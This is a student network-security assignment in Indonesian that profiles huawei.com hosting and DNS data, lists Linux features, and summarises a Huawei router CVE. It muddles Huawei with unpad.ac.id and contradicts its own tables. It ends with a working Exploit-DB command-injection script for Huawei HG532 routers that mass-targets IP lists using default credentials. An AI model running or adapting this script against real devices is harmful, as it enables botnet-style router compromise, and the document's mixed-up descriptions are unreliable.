KEAMANAN JARINGAN KOMPUTER

RENDIKA ADHA TANJUNG

(09011181419008)

FAKULTAS ILMU KOMPUTER

JURUSAN SISTEM KOMPUTER

UNIVERSITAS SRIWIJAYA

TUGAS 2

FITUR

	Site	Site Report	First seen	Netblock	OS
1.	www.huawei.com		april 2000	akamai international, bv	linux
2.	www.huawei.com.cn		december 1997	huawei technologies co., ltd	linux

Terlihat pada gambar di atas bahwa website dari Universitas Padjajaran menggunakan sistem Operasi Linux, penjelasan sebagai berikut.

Linux

Linux adalah sistem operasi berbasis Unix yang dibuat oleh Linus Torvalds, dikembangkan oleh GNU General Public License. Linux bersifat open-source atau bebas digunakan atau didownload oleh pengguna komputer diseluruh dunia atau juga disebut dengan istilah FOSS (Free / Open Source Software).

Ada bermacam-macam fitur pada Sistem Operasi Linux. Fitur-fitur sistem operasi Linux adalah :

- Multitasking : Beberapa proses dalam dijalankan pada suatu saat.
- Multiuser : Beberapa user di mesin yang sama pada suatu saat.
- Multiplatform : Sistem operasi Linux berjalan di banyak CPU berbeda.
- Multiprocessor : Mendukung SMP (Symmentric Multiprocessing) untuk intel dan SPARC dan platform lain.
- Mode Protected : Berjalan pada mode proteceted intel x86.
- Memenuhi IEEE POSIX.1 : Linux kompatibel dengan banyak standar UNIX di tingkat kode sumber, IEEE POSIX.1 serta fitur-fitur system V dan BSD.
- Proteksi Memori : Mempunyai proteksi memori sehingga bug di satu program tidak menyebabkan seluruh program down.
- Demand Page Loaded Executable : Mengimplementasikan demand paging loading executable.
- Shared Copy on Write Pages Antara Executables : Banyak proses dapat menggunakan memori yang sama. Saat satu program mencoba menulis memori tersebut. Page (4 Kb memori) yang berbeda ini baru disalin ke suatu tempat.
- Virtual Memori : Virtual memori menggunakan sistem paging (disk-paging).
- Unified Memori Pool : Mengimplementasikan unified memori pool untuk program disk chace.
- Dynamically Linked Share Libraries : Mengimplementasikan dynamically linked share libraries.


- Post-Mortem Analysis untuk Debugging : Memungkinkan menggukan debugger pada program tidak hanya selama program berjalan tapi juga setelah program mengalami crash.
- iBCS2 (iBCS2-complaint emulation module) : Dengan modul emulasi yang memenuhi iBCS2, kebanyakkan kompatibel dengan SCO,SVR3 dan SVR4 di tingkat biner.
- Kode Sumber Bebas : Semua kode sumber yang ada tersedia, termasuk kernel dan driver, sehingga memudahkan pengembangan program user.
- POSIX Job Control : Digunakan pada shell csh dan bash.
- Customized-Keyboard : Mendukung keyboard dari berbagai negara.
- Multiple Virtual Consoles : Beberapa sesi login independen dengan konsol.
- Mendukung Beragam File System : Hampir semua file system dapat diimplementasikan.
- Pengaksesan Transparan ke Partisi MS-DOS : Untuk mengakses partisi MS-DOS tidak dibutuhkan sistem file khusus dan juga tidak memerlukan perintah khusus untuk menggunakan partisi MS-DOS.
- Sistem File UMSDOS memungkinkan Linux di install pada MS-DOS.
- Implementasi TCP/IP Networking : Untuk jaringan TCP/IP cukup lengkap.
- Mendukung sistem file HPFS-2 read only untuk OS/2.
- Mendukung sistem file HFS (Macintosh) sebagai modul terpisah.
- Dapat membaca sistem file CD-ROM : Bisa membaca file-file yang beranekaragam yang disimpan di CD-ROM.
- Terdapat pada Apple Talk Server.
- Dapat sebagai Netware Client dan berhubungan dengan Netware Server.
- Dapat sebagai LAN Manager Client.
- Protocol jaringan cukup lengkap.

Dan selain fitur yang digunakan, pada website unpad.ac.id terdapat masing masing lis yang berisikan data data CVE yang digunakan untuk melihat security hole pada tiap domain. Berikut penjelasannya’

Common Vuralrabilities and Exposures

CVE (Common Vulnerabilities and Exposures) adalah kamus dari nama standar untuk kerentanan dan eksposur keamanan informasi lainnya, yang telah diadopsi oleh sejumlah besar organisasi di seluruh industri keamanan komputer. Nama CVE sering dikutip dalam advisori keamanan.

Nama CVE untuk setiap kerentanan disertakan sebagai bagian dari informasi untuk setiap kerentanan dalam laporan. Dalam laporan online yang dihasilkan oleh Netcraft, nama CVE termasuk dalam kolom "CVE name" di tabel kerentanan. Dalam laporan "dapat dicetak", nama CVE disertakan dalam tanda kurung setelah deskripsi kerentanan. Anda dapat mencari laporan untuk nama CVE tertentu dengan menggunakan kemampuan pencarian teks pada browser.



Network

Site	http://www.huawei.com	**Netblock Owner**	Akamai International, BV
Domain	huawei.com	**Nameserver**	nsall.huawei.com
IP address	23.40.216.43	**DNS admin**	root@nsall.huawei.com
IPv6 address	2a02:26f0:71:29e:0:0:0:27bd	**Reverse DNS**	a23-40-216-43.deploy.static.akamaitechnologies.com
Domain registrar	*unknown*	**Nameserver organisation**	*unknown*
Organisation	*unknown*	**Hosting company**	Akamai Technologies
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	NL		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.166.224	Linux	AkamaiGHost	10-Feb-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.67.154	Linux	AkamaiGHost	26-Jan-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.166.224	Linux	AkamaiGHost	23-Dec-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.249.233	Linux	AkamaiGHost	9-Dec-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	184.28.57.235	Linux	AkamaiGHost	11-Nov-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.249.233	Linux	AkamaiGHost	11-Oct-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	184.28.57.235	Linux	AkamaiGHost	1-Oct-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.166.224	Linux	AkamaiGHost	13-Jul-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	184.28.57.235	Linux	AkamaiGHost	3-Jul-2017
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.82.166.224	Linux	AkamaiGHost	27-May-2017

Pada gambar diatas terlihat bahwa Huawei.com dengan IP 104.82.166.224 yang menggunkan Linux sebagai sistem operasi dan Nginx sebagai webservernya dan sisanya ada Tamiya server dan Apche/MySQL, itu merupakan upgrade terakhir webserver yang digunakan oleh unpad.ac.id pada tahun 2017.

DNS Records for unpad.ac.id

Name	TTL	Class	Type	Priority	Data
unpad.ac.id.	3600	IN	SOA		ns1.unpad.ac.id. admin.unpad.ac.id. 2018022001 3600 900 604800 3600
unpad.ac.id.	3600	IN	NS		ns1.unpad.ac.id.
unpad.ac.id.	3600	IN	NS		ns2.unpad.ac.id.
unpad.ac.id.	3600	IN	NS		sns-pb.isc.org.
unpad.ac.id.	3600	IN	A		111.223.252.90
unpad.ac.id.	3600	IN	TXT		"google-site-verification=aa92FS-Z6uvqHWPARGODEKoz9U5Dk0dxafLM2RM4Y4w"
unpad.ac.id.	3600	IN	TXT		"v=spf1 ip4:111.223.252.0/24 ip4:111.223.255.0/24 mx include:_spf.google.com include:servers.mcsv.net include:mailgun.org include:spf.mandrillapp.com ~all"
unpad.ac.id.	3600	IN	MX	5	ALT2.ASPMX.L.GOOGLE.COM.
unpad.ac.id.	3600	IN	MX	1	ASPMX.L.GOOGLE.COM.
unpad.ac.id.	3600	IN	MX	10	ALT4.ASPMX.L.GOOGLE.COM.
unpad.ac.id.	3600	IN	MX	5	ALT1.ASPMX.L.GOOGLE.COM.
unpad.ac.id.	3600	IN	MX	10	ALT3.ASPMX.L.GOOGLE.COM.

Kemudian diatas merupakan data DNS records yang didapatkan untuk digunakan Huawei.com.

Merupakan Celah dari keamanan system/mesin hal tersebut disebabkan karena adanya kelemahan-kelemahan di dalam:

– kebijaksanaan jaringan suatu perusahaan (Policy Vulnerabilities),

– konfigurasi suatu sistem (Configuration Vulnerabilities),

– teknologi yang digunakan (Technology Vulnerabilities).

Kelemahan-kelemahan itu biasanya dimanfaatkan untuk menyusup ke dalam suatu jaringan komputer tanpa diketahui pengelolanya. Beberapa masalah yang bisa timbul antara lain adalah:

– Packet Sniffing,

– Identity Spoofing,

– Data Theft,

– Data Alteration.

Selain hal tersebut di atas, masih banyak lagi masalah-masalah yang dapat timbul dari lemahnya sekuriti suatu jaringan. Ping-of-Death adalah salah satu cara untuk membuat suatu sistem menjadi crash, dengan mengirimkan ping dari suatu remote machine.

Untuk mengatasi hal-hal tersebut di atas, maka dibutuhkan solusi-solusi yang tepat dalam pengimplementasian teknologi jaringan. Jalur komunikasi yang akan dipakai harus benar terjamin keamanan dan kehandalannya.

Diantara solusi untuk menyelesaikan permasalahan security ini adalah melalui:

1. Tunneling protocol,

2. IPSec,

3. Identification process.

– CVSS Scores & Vulnerability Types

CVSS Score	5.0
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service
CWE ID	CWE id is not defined for this vulnerability

– Products Affected By CVE-2007-0488

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Hardware	Huawei	Versatile Routing Platform	1.43 2500e-003 Firmware				Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Huawei	Versatile Routing Platform	1

– References For CVE-2007-0488

http://securityreason.com/securityalert/2176
SREASON 2176

https://exchange.xforce.ibmcloud.com/vulnerabilities/31641
XF quidway-arp-dos(31641)

http://lists.grok.org.uk/pipermail/full-disclosure/2007-January/051856.html
FULLDISC 20070118 The Quidway Router local DOS

– Metasploit Modules Related To CVE-2007-0488

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Penyerangan

Huawei Router HG532 - Arbitrary Command Execution

EDB-ID: 43414	**Author**: anonymous	**Published**: 2017-12-25
CVE: CVE-2017-17215	**Type**: Webapps	**Platform**: Hardware
Aliases: N/A	**Advisory/Source**: Link	**Tags**: N/A
E-DB Verified: ✓	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit

Next Exploit »

```
import threading, sys, time, random, socket, re, os, struct, array, requests
from requests.auth import HTTPDigestAuth
ips = open(sys.argv[1], "r").readlines()
cmd = "" # Your MIPS (SSHD)
rm = "<?xml version=\"1.0\" ?>\n    <s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\"
s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n    <s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-
org:service:WANPPPConnection:1\">\n    <NewStatusURL>$(" + cmd + ")</NewStatusURL>\n<NewDownloadURL>$(echo HUAWEIUPNP)
</NewDownloadURL>\n</u:Upgrade>\n    </s:Body>\n    </s:Envelope>"

class exploit(threading.Thread):
        def __init__ (self, ip):
            threading.Thread.__init__(self)
            self.ip = str(ip).rstrip('\n')
        def run(self):
            try:
                url = "http://" + self.ip + ":37215/ctrlt/DeviceUpgrade_1"
                requests.post(url, timeout=5, auth=HTTPDigestAuth('dslf-config', 'admin'), data=rm)
                print "[SOAP] Attempting to infect " + self.ip
            except Exception as e:
                pass
```